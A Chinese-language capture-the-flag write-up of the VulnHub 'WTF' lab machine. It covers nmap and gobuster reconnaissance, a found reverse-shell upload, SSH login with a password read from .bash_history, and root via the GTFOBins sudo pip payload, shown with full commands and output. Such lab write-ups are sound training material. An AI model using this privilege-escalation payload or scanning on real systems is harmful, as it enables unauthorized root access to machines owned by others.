> 项目地址： https://www.vulnhub.com/entry/wtf-1,399/

信息收集

nmap

```
nmap -sn 192.168.111.0/24
```

```
root@kali:~# nmap -sn 192.168.111.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-18 11:34 CST
Nmap scan report for 192.168.111.1
Host is up (0.0010s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.111.2
Host is up (0.00012s latency).
MAC Address: 00:50:56:FF:69:C3 (VMware)
Nmap scan report for 192.168.111.133
Host is up (0.00014s latency).
MAC Address: 00:0C:29:6B:02:86 (VMware)
Nmap scan report for 192.168.111.254
Host is up (0.00025s latency).
MAC Address: 00:50:56:F6:69:D7 (VMware)
Nmap scan report for 192.168.111.60
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.50 seconds
```

扫端口

```
nmap -sS -sV -T5 -A -p- 192.168.111.133
```


```
root@kali:~# nmap -sS -sV -T5 -A -p- 192.168.111.133
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-18 11:35 CST
Nmap scan report for 192.168.111.133
Host is up (0.00063s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 66:dd:fe:8c:93:41:d0:b8:cb:48:dd:35:a6:ad:8b:d5 (RSA)
|   256 db:91:dd:c4:53:b8:22:b0:66:81:31:d2:91:01:0e:ac (ECDSA)
|_  256 c5:86:a0:11:18:4d:74:e5:cd:17:e6:44:80:40:e5:36 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:6B:02:86 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.63 ms 192.168.111.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 10.53 seconds
```

扫目录


```
gobuster dir -u http://192.168.111.133 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
root@kali:~# gobuster dir -u http://192.168.111.133 -w /usr/share/wordlists/SecLists/Discovery/We
b-Content/raft-large-directories.txt -x .php,.txt,.html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.111.133
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.tx
t
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2020/01/18 11:37:02 Starting gobuster
===============================================================
/javascript (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/18 11:37:12 [!] parse http://192.168.111.133/error_log: net/url: invalid control
character in URL
/index.html (Status: 200)
/zhkh (Status: 301)
===============================================================
2020/01/18 11:37:28 Finished
===============================================================
```

访问/zhkh




是wordpress，发现页面显示怪怪的，查看network




根据wp里的操作

有点麻烦，需要改一下NAT模式的子网ip，之前我一直设静态ip，突然发现ping不通外网，设置dhcp模式即可

现在kali的ip为192.168.1.128，靶机ip为192.168.1.129



再次访问




秉承着good enumeration的无上原则，用gobuster对着/zhkh/wp-content/又是一顿扫，发现/uploads

```
gobuster dir -u http://192.168.1.129/zhkh/wp-content -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
===============================================================
[+] Url:            http://192.168.1.129/zhkh/wp-content
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directorie
t
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2020/01/18 13:42:44 Starting gobuster
===============================================================
/plugins (Status: 301)
/themes (Status: 301)
/uploads (Status: 301)
/upgrade (Status: 301)
/index.php (Status: 200)
[ERROR] 2020/01/18 13:42:54 [!] parse http://192.168.1.129/zhkh/wp-content/error_log: net/url
valid control character in URL
/index.php (Status: 200)
===============================================================
2020/01/18 13:43:10 Finished
===============================================================
```

访问uploads

发现一个shell.php😂



WARNING: Failed to daemonise. This is quite common and not fatal. No route to host (113)

百度一下，是个反弹shell脚本

中间人攻击

wp说是可以直接用MiTM(中间人攻击)搞一波，给了`MiTM`四个字符之后随即绝尘而去，我真是羡慕这样潇洒的背影~

出于好奇我想用wireshark抓取Host only对应的网卡(eth1)的流量，看看我直接访问`shell.php`的时候能不能抓到什么东西。

> *emmmm，* *https://www.cnblogs.com/LittleHann/p/3735602.html*

投机取巧getshell

这里需要wireshark抓取流量，但是我并没有抓到到192.168.1.14的流量....

> *出于好奇我想用wireshark抓取Host only对应的网卡(eth1)的流量，看看我直接访问`shell.php`的时候能不能抓到什么东西。*

原因在于我没有切换成仅主机模式，那么切换一下试试，切完之后发现还是抓不到

=

==========未完待续，先直接跳到ssh连接

```
ra     `Db]f{He3HgO`(z
```

权限提升

ssh成功连接后，

```
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
```

常见的SUID提权可执行文件

- nmap
- vim
- less
- more
- nano
- cp
- mv
- find
- wget
- bash

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 21 12:47:56 2019 from 192.168.1.13
ra@wtf:~$ ls -la
total 28
drwxr-xr-x 3 ra   ra   4096 Nov 21 15:04 .
drwxr-xr-x 3 root root 4096 Nov 21 06:45 ..
-rw------- 1 ra   ra    480 Nov 21 15:01 .bash_history
-rw-r--r-- 1 ra   ra    220 Nov 21 06:45 .bash_logout
-rw-r--r-- 1 ra   ra   3526 Nov 21 06:45 .bashrc
drwx------ 3 ra   ra   4096 Nov 21 14:18 .gnupg
-rw-r--r-- 1 ra   ra    807 Nov 21 06:45 .profile
ra@wtf:~$ cat .bash_history
exit
`Db]f{He3HgO`(z
ls
./wtf
./wtf /bin/whoami
./wtf /bin/bash
./wtf /bin/bas?
exit
```

读取`.bash_history`，发现之前执行过`find . -exec "whoami" \;`，随即猜测`find`可能是有SUID权限的， 试了一下发现是我想太多。

重新执行了一下`sudo -l`，发现`/usr/bin/pip`可以以root用户的权限执行。到`https://gtfobins.github.io/`查了一下，发现有现成的payload，直接照搬即可获得root权限。

```
(root) NOPASSWD: /usr/bin/pip
```

按照教程的payload一打即可

```
ra@wtf:~$ TF=$(mktemp -d)
ra@wtf:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/
setup.py
ra@wtf:~$ sudo pip install $TF
Processing /tmp/tmp.92W8w3913U
# ls
pip-delete-this-directory.txt  pip-egg-info  setup.py
# cd /
# ls
bin   etc         initrd.img.old  lib64       media  proc  sbin  tmp  vmlinuz
boot  home        lib             libx32      mnt    root  srv   usr  vmlinuz.old
dev   initrd.img  lib32           lost+found  opt    run   sys   var
# cd
# ls
flag.txt
# cat f
cat: f: No such file or directory
# cat flag.txt
WTF rooted!
haha, well done.
You can find me on discord to tell me your opinion about "WTF" -> pwn4magic#8707
#
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/103537647